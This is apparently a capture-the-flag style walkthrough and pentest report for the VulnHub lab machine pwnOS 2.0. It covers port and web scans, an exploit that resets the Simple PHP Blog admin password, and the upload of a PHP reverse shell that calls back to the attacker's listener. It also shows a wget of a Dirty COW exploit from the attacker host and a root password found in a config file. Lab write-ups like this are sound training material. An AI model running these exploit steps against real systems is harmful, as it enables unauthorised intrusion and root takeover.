

Introduction:

Today we are going to look at a machine called PwnOs2.0. As per the report this is one of the OSCP type machine to exploit.

Lets try to enumerate this and see what we have here to learn new.

Report –High-Level Summary:

We tasked with performing an internal penetration test in vuln hub machine. An internal penetration test is a simulated attack against internally connected systems.

The focus of this test is to perform attacks, similar to those of a malicious entity, and attempt to infiltrate learning system PwnOS2.0. Overall objective was to evaluate the network, identify systems, and exploit flaws while reporting the findings back.

While conducting the internal penetration test, there were several alarming vulnerabilities that were identified within PWNOS2.0 box. We are able to gain access to the machine primarily due to outdated patches and poor security configurations. During testing, we gained access to root of this system. These systems as well as a brief description on how access was obtained are listed below.

This version of Simple PHP blog has multiple vulnerabilities which include a flaw in /config/password.txt directory. The exploit targets the folder /config/password.txt to delete an existing password file and create a new password file with the desired username and password of our choice. Logged in to the blog and found that there is no sanitizing for the image file upload which provided the reverse shell back to us. Once in, Access was leveraged to escalate it to root by finding the root password on the sql_connect.php. Also leveraged the access with the dirty cow kernel exploit.

Recommendations:

pwnOS2.0 recommends patching the vulnerabilities identified during the penetration test to ensure that an attacker cannot exploit these systems in the future. One thing to remember is that these systems require frequent patching and once patched, should remain on a regular patch program in order to mitigate additional vulnerabilities that may be discovered at a later date. Also need to avoid keeping the local root credentials to the internal sql database credentials. # Scanning:

As usual we are going to scan the machine with nmap first to identify the open ports.

Nmap-Initial:

```
# Nmap 7.80 scan initiated Fri May 21 22:14:31 2021 as: nmap -sC -sV -vv -oA
nmap/initial 10.10.10.100
Nmap scan report for 10.10.10.100
Host is up, received arp-response (0.000089s latency).
Scanned at 2021-05-21 22:14:32 PDT for 17s
Not shown: 998 closed ports
Reason: 998 resets
PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh      syn-ack ttl 64  OpenSSH 5.8p1 Debian 1ubuntu3 (Ubuntu
Linux; protocol 2.0)
| ssh-hostkey:
|   1024 85:d3:2b:01:09:42:7b:20:4e:30:03:6d:d1:8f:95:ff (DSA)
| ssh-dss
AAAAB3NzaC1kc3MAAACBAKH/zwp3nWfwtzbWlDJymKvDrLI72hzYfA/e8gc3L4xMx2wcjJSngRkjUcf4cU

|   2048 30:7a:31:9a:1b:b8:17:e7:15:df:89:92:0e:cd:58:28 (RSA)
| ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAQAC6EN2RlezfTqVhSmL3TzGceZJ5q4AMGPdAmWwqGaa1dItFtALoFy

|   256 10:12:64:4b:7d:ff:6a:87:37:26:38:b1:44:9f:cf:5e (ECDSA)
|_ecdsa-sha2-nistp256
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBGs1afaY5xyuvRpQTpLPvpm7sUT4L5

80/tcp    open  http      syn-ack ttl 64  Apache httpd 2.2.17 ((Ubuntu))
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_     httponly flag not set
| http-methods:
|_   Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.2.17 (Ubuntu)
|_http-title: Welcome to this Site!
MAC Address: 00:0C:29:15:15:B0 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/./share/nmap
Service detection performed. Please report any incorrect results at
```

```
https://nmap.org/submit/ .
```

```
# Nmap done at Fri May 21 22:14:49 2021 -- 1 IP address (1 host up) scanned in 17.61 seconds
```

Nmap-Full:

```
# Nmap 7.80 scan initiated Fri May 21 22:15:09 2021 as: nmap -sC -sV -p- -vv -oA nmap/full 10.10.10.100
Nmap scan report for 10.10.10.100
Host is up, received arp-response (0.00091s latency).
Scanned at 2021-05-21 22:15:10 PDT for 8s
Not shown: 65533 closed ports
Reason: 65533 resets
PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh      syn-ack ttl 64  OpenSSH 5.8p1 Debian 1ubuntu3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 85:d3:2b:01:09:42:7b:20:4e:30:03:6d:d1:8f:95:ff (DSA)
| ssh-dss
AAAAB3NzaC1kc3MAAACBAKH/zwp3nWfwtzbWlDJymKvDrLI72hzYfA/e8gc3L4xMx2wcjJSngRkjUcf4cU
|
|   2048 30:7a:31:9a:1b:b8:17:e7:15:df:89:92:0e:cd:58:28 (RSA)
| ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAQAC6EN2RlezfTqVhSmL3TzGceZJ5q4AMGPdAmWwqGaa1dItFtALoFy
|
|   256 10:12:64:4b:7d:ff:6a:87:37:26:38:b1:44:9f:cf:5e (ECDSA)
|_ecdsa-sha2-nistp256
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBGs1afaY5xyuvRpQTpLPvpm7sUT4L5

80/tcp    open  http      syn-ack ttl 64  Apache httpd 2.2.17 ((Ubuntu))
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_     httponly flag not set
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_ http-server-header: Apache/2.2.17 (Ubuntu)
| http-title: Welcome to this Site!
```

```
MAC Address: 00:0C:29:15:15:B0 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
# Nmap done at Fri May 21 22:15:19 2021 -- 1 IP address (1 host up) scanned in
9.49 seconds
```

Nikto:

```
- Nikto v2.1.6
-----
+ Target IP:          10.10.10.100
+ Target Hostname:    10.10.10.100
+ Target Port:        80
+ Start Time:         2021-05-21 22:24:31 (GMT-7)
-----
+ Server: Apache/2.2.17 (Ubuntu)
+ Retrieved x-powered-by header: PHP/5.3.5-1ubuntu7
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-Content-Type-Options header is not set. This could allow the user agent
to render the content of the site in a different fashion to the MIME type.
+ Cookie PHPSESSID created without the httponly flag
+ Uncommon header 'tcn' found, with contents: list
+ Apache mod_negotiation is enabled with MultiViews, which allows attackers to
easily brute force file names. See http://www.wisec.it/sectou.php?
id=4698ebdc59d15. The following alternatives for 'index' were found: index.php
+ Apache/2.2.17 appears to be outdated (current is at least Apache/2.4.46).
Apache 2.2.34 is the EOL for the 2.x branch.
+ Web Server returns a valid response with junk HTTP methods, this may cause
false positives.
+ OSVDB-12184: /?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals
potentially sensitive information via certain HTTP requests that contain
specific QUERY strings.
+ OSVDB-12184: /?=PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals
potentially sensitive information via certain HTTP requests that contain
```

```
specific QUERY strings.
+ OSVDB-12184: /?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals
potentially sensitive information via certain HTTP requests that contain
specific QUERY strings.
+ OSVDB-12184: /?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals
potentially sensitive information via certain HTTP requests that contain
specific QUERY strings.
+ OSVDB-3268: /includes/: Directory indexing found.
+ OSVDB-3092: /includes/: This might be interesting.
+ /info/: Output from the phpinfo() function was found.
+ OSVDB-3092: /info/: This might be interesting.
+ OSVDB-3092: /login/: This might be interesting.
+ OSVDB-3092: /register/: This might be interesting.
+ /info.php: Output from the phpinfo() function was found.
+ OSVDB-3233: /info.php: PHP is installed, and a test script which runs
phpinfo() was found. This gives a lot of system information.
+ OSVDB-3268: /icons/: Directory indexing found.
+ Server may leak inodes via ETags, header found with file /icons/README,
inode: 1311031, size: 5108, mtime: Tue Aug 28 03:48:10 2007
+ OSVDB-3233: /icons/README: Apache default file found.
+ OSVDB-5292: /info.php?file=http://cirt.net/rfiinc.txt?: RFI from RSnake's
list (https://gist.github.com/mubix/5d269c686584875015a2)
+ /login.php: Admin login page/section found.
+ 8861 requests: 0 error(s) and 25 item(s) reported on remote host
+ End Time: 2021-05-21 22:25:01 (GMT-7) (30 seconds)
-----
+ 1 host(s) tested
```

Gobuster:

```
/index (Status: 200)
/index.php (Status: 200)
/blog (Status: 301)
/login (Status: 200)
/login.php (Status: 200)
/register (Status: 200)
/register.php (Status: 200)
/info (Status: 200)
/info.php (Status: 200)
```

```
/includes (Status: 301)
/activate (Status: 302)
/activate.php (Status: 302)
/server-status (Status: 403)
/.htpasswd (Status: 403)
/.htpasswd.php (Status: 403)
/.htaccess (Status: 403)
/.htaccess.php (Status: 403)
/activate (Status: 302)
/activate.php (Status: 302)
/blog (Status: 301)
/cgi-bin/ (Status: 403)
/info (Status: 200)
/info.php (Status: 200)
/server-status (Status: 403)
```

Enumeration:

We scanned the ports using the Nmap as usual initially and upon checking we see there are only two ports open which is very good for us to explore. Hopefully there wont be any rabbit hole to worry about.


```
→ sudo nmap -p- 10.10.10.100
[sudo] password for i7z3r0:
Starting Nmap 7.80 ( https://nmap.org ) at 2021-05-22 05:10 PDT
Nmap scan report for 10.10.10.100
Host is up (0.00076s latency).
Not shown: 65533 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 00:0C:29:15:15:B0 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 2.73 seconds
```

By checking the page 80 i see it to be normal website.



I tried with SQL injection on admin prompt I see that it worked but however i dont see anything happening apart from logging in prompt.



By checking the gobuster prompt i do see one more interesting folder blog on this page which could be interesting as well. Lets go there and see what we have.



I checked the page source and found that the application version is mentioned over there.

Excelling!. Since i got the version number of website blog as Simple PHP Blog 0.4.0. I can search for the exploit.

```
view-source:http://10.10.10.100/blog/

1 <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
2 "http://www.w3.org/TR/html4/loose.dtd">
3 <html>
4 <head>
5   <meta http-equiv='Content-Type' content='text/html; charset=ISO-8859-1'>
6
7   <!-- Meta Data -->
8   <meta name="generator" content="Simple PHP Blog 0.4.0" />
9   <link rel="alternate" type="application/rss+xml" title="Get RSS 2.0 Feed" href="rss.php" />
10  <link rel="alternate" type="application/rdf+xml" title="Get RDF 1.0 Feed" href="rdf.php" />
11  <link rel="alternate" type="application/atom+xml" title="Get Atom 0.3 Feed" href="atom.php" />
12
13  <!-- Meta Data -->
14  <!-- http://dublincore.org/documents/dces/ -->
15  <meta name="dc.title" content="No Title">
16  <meta name="author" content="No Author">
17  <meta name="dc.creator" content="No Author">
18  <meta name="dc.subject" content="">
19  <meta name="keywords" content="">
```

Lets do searchsploit with the version and see what we have.

```
→ searchsploit Simple PHP Blog 0.4.0

Exploit Title | Path
Simple PHP Blog 0.4.0 - Multiple Remote s | php/webapps/1191.pl
Simple PHP Blog 0.4.0 - Remote Command Execution (Metasploit) | php/webapps/16883.rb

Shellcodes: No Results
```

Seems like we have multiple vulnerabilities for this application. We can check for the same and get the reverse shell if its possible.

Gaining Shell:

We got the exploit on the system. Lets open the script and check what it does.

```
→ searchsploit -m php/webapps/1191.pl
Exploit: Simple PHP Blog 0.4.0 - Multiple Remote s
URL: https://www.exploit-db.com/exploits/1191
Path: /opt/exploitdb/exploits/php/webapps/1191.pl
File Type: Perl script text executable
```

By checking the script we see it does multiple things like uploading files, deleting the password file, changing admin username and password.

We are going to do password reset so that we can login to the site.



```
→ perl 1191.pl -h http://10.10.10.100/blog -e 3 -U admin -P admin
```

```
SimplePHPBlog v0.4.0 Exploits  
by  
Kenneth F. Belva, CISSP  
http://www.ftusecurity.com
```


```
Running Set New Username and Password Exploit....
```

```
Deleted File: ./config/password.txt  
./config/password.txt created!  
Username is set to: admin  
Password is set to: admin
```

Awesome!. We see that the exploit worked without issues and also admin password has been reset. Lets try to login and check if we are able to login or not.



We see that we are able to login successfully. By logging in to the site i see one interesting feature called upload image.



I wonder what will happen if i upload reverse shell payload to the site. Before i do anything i always use to do a test script with phpinfocms but unfortunately it didnt work. So we have go for php reverse shell and check if we have any luck.

In i took the reverse shell from Seclist and edited the ip address obviously.

```
3 $VERSION = "1.0";  
9 $ip = '10.10.10.101'; // CHANGE THIS  
9 $port = 9001; // CHANGE THIS  
1 $chunk_size = 1400;
```

Everything is ready now all we need to do is to upload the reverse shell to the page and get the reverse shell back to us.

No Title

Upload Image
Click on the button below to select a file to upload.

Select file:

Browse...

php-reverse-shell.php

Upload

Upload is successful without issues. Lets try to access the code by going to <http://10.10.10.100/blog/images/>

← → ↻ 🏠

🔒 10.10.10.100/blog/images/



Index of /blog/images

	Name	Last modified	Size	Description
🔙	Parent Directory		-	
🔍	php-reverse-shell.php	27-Mar-2021 17:01	5.4K	

Apache/2.2.17 (Ubuntu) Server at 10.10.10.100 Port 80

Accessed the code and got the reverse shell.

Index of /blog/images

Name	Last modified	Size	Description
 Parent Directory		-	
 php-reverse-shell.php	27-Mar-2021 17:01	5.4K	

Apache/2.2.17 (Ubuntu) Server at 10.10.10.100 Port 80

```
→ nc -nlvp 9001
Listening on 0.0.0.0 9001
Connection received on 10.10.10.100 36258
Linux web 2.6.38-8-server #42-Ubuntu SMP Mon Apr 11 03:49:04 UTC 2011 x86_64
x86_64 x86_64 GNU/Linux
17:06:09 up 1:04, 0 users, load average: 0.00, 0.01, 0.05
USER      TTY      FROM          LOGIN@      IDLE        JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: can't access tty; job control turned off
$ ud
/bin/sh: ud: not found
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$
```

Priv Escalation:

Method 1 :

We got the shell without any issues now we need to find out a way to priv escalate this box.

Before uploading the linpeas or any other priv escalation script its always good to manually enumerate few directories like /etc, /opt, /var. etc.

Before i even upload the script i just roamed around few script and got one interesting file called mysqli_connect.php which is unusual. So i wanted to check whats there.

```
www-data@web:/var$ ls
backups  crash      lib      lock     mail      opt      spool    uploads
cache    index.html local    log      mysqli_connect.php  run      tmp      www
www-data@web:/var$
www-data@web:/var$
```

I checked the script and one thing interesting here is that i found Mysql admin username and password.

```
www-data@web:/var$ cat mysqli_connect.php
<?php # Script 8.2 - mysqli_connect.php

// This file contains the database access information.
// This file also establishes a connection to MySQL
// and selects the database.

// Set the database access information as constants:

DEFINE ('DB_USER', 'root');
DEFINE ('DB_PASSWORD', 'root@ISIntS');
DEFINE ('DB_HOST', 'localhost');
DEFINE ('DB_NAME', 'ch16');

// Make the connection:

$dbc = @mysqli_connect (DB_HOST, DB_USER, DB_PASSWORD, DB_NAME) OR die ('Could not connect');

?>www-data@web:/var$
www-data@web:/var$
www-data@web:/var$
```

I wanted to check if i can login as root with that password just in case.

Oops!. I didnt expect this. I was able to login successfully without issues as admin.

```
www-data@web:/var$ su root
Password:
root@web:/var# id
uid=0(root) gid=0(root) groups=0(root)
root@web:/var#
```

Method 2:

I know that this machine is very old. It has very old operating system which will be vulnerable to dirty cow for sure.

So i wanted to try dirty cow on this machine to check if i have a success or not.

I have downloaded the [dirtycow](#). Lets upload the exploit in machine and check if we have any success.

```
www-data@web:/dev/shm$ wget "http://10.10.10.101:8000/cow.c"
--2021-03-27 17:51:04-- http://10.10.10.101:8000/cow.c
Connecting to 10.10.10.101:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 4828 (4.7K) [text/plain]
Saving to: `cow.c'

100%[=====>] 4,828      --.-K/s   in 0s

2021-03-27 17:51:04 (9.51 MB/s) - `cow.c' saved [4828/4828]

www-data@web:/dev/shm$
```

Gcc compiled the code and ran the exploit and finally it worked without issues and i am the root of this machine.

```
www-data@web:/dev/shm$ gcc -pthread cow.c -o cow -lcrypt
www-data@web:/dev/shm$ ./cow
/etc/passwd successfully backed up to /tmp/passwd.bak
Please enter the new password:
Complete line:
firefart:figsoZwws4Zu6:0:0:pwned:/root:/bin/bash

mmap: 7f10cd3a7000
^C
www-data@web:/dev/shm$ su firefart
Password:
firefart@web:/dev/shm# id
uid=0(firefart) gid=0(root) groups=0(root)
firefart@web:/dev/shm#
```

Report - House Cleaning:

The house-cleaning portion of the assessment ensures that remnants of the penetration test are removed. Oftentimes, fragments of tools or user accounts are left on an organization's computer, which can cause security issues down the road. Ensuring that

we are meticulous and no remnants of our penetration test are left over is paramount importance.# Conclusion:

Tools Used:

1. Nmap
2. Gobuster
3. Nikto
4. Php Reverse shell script

Skills Learned:

1. Learned about Simple PHP Blog
2. Need to hunt properly for any kind of sensitive files from directories like /etc, /opt, /var
3. Kernal Exploit

This is a recommended OSCP type box in many forums. As i see it has quite a bit of things to learn from this. One of the wonderful machine to look at for sure. First thing which is good is about port 80 and blog found on the machine.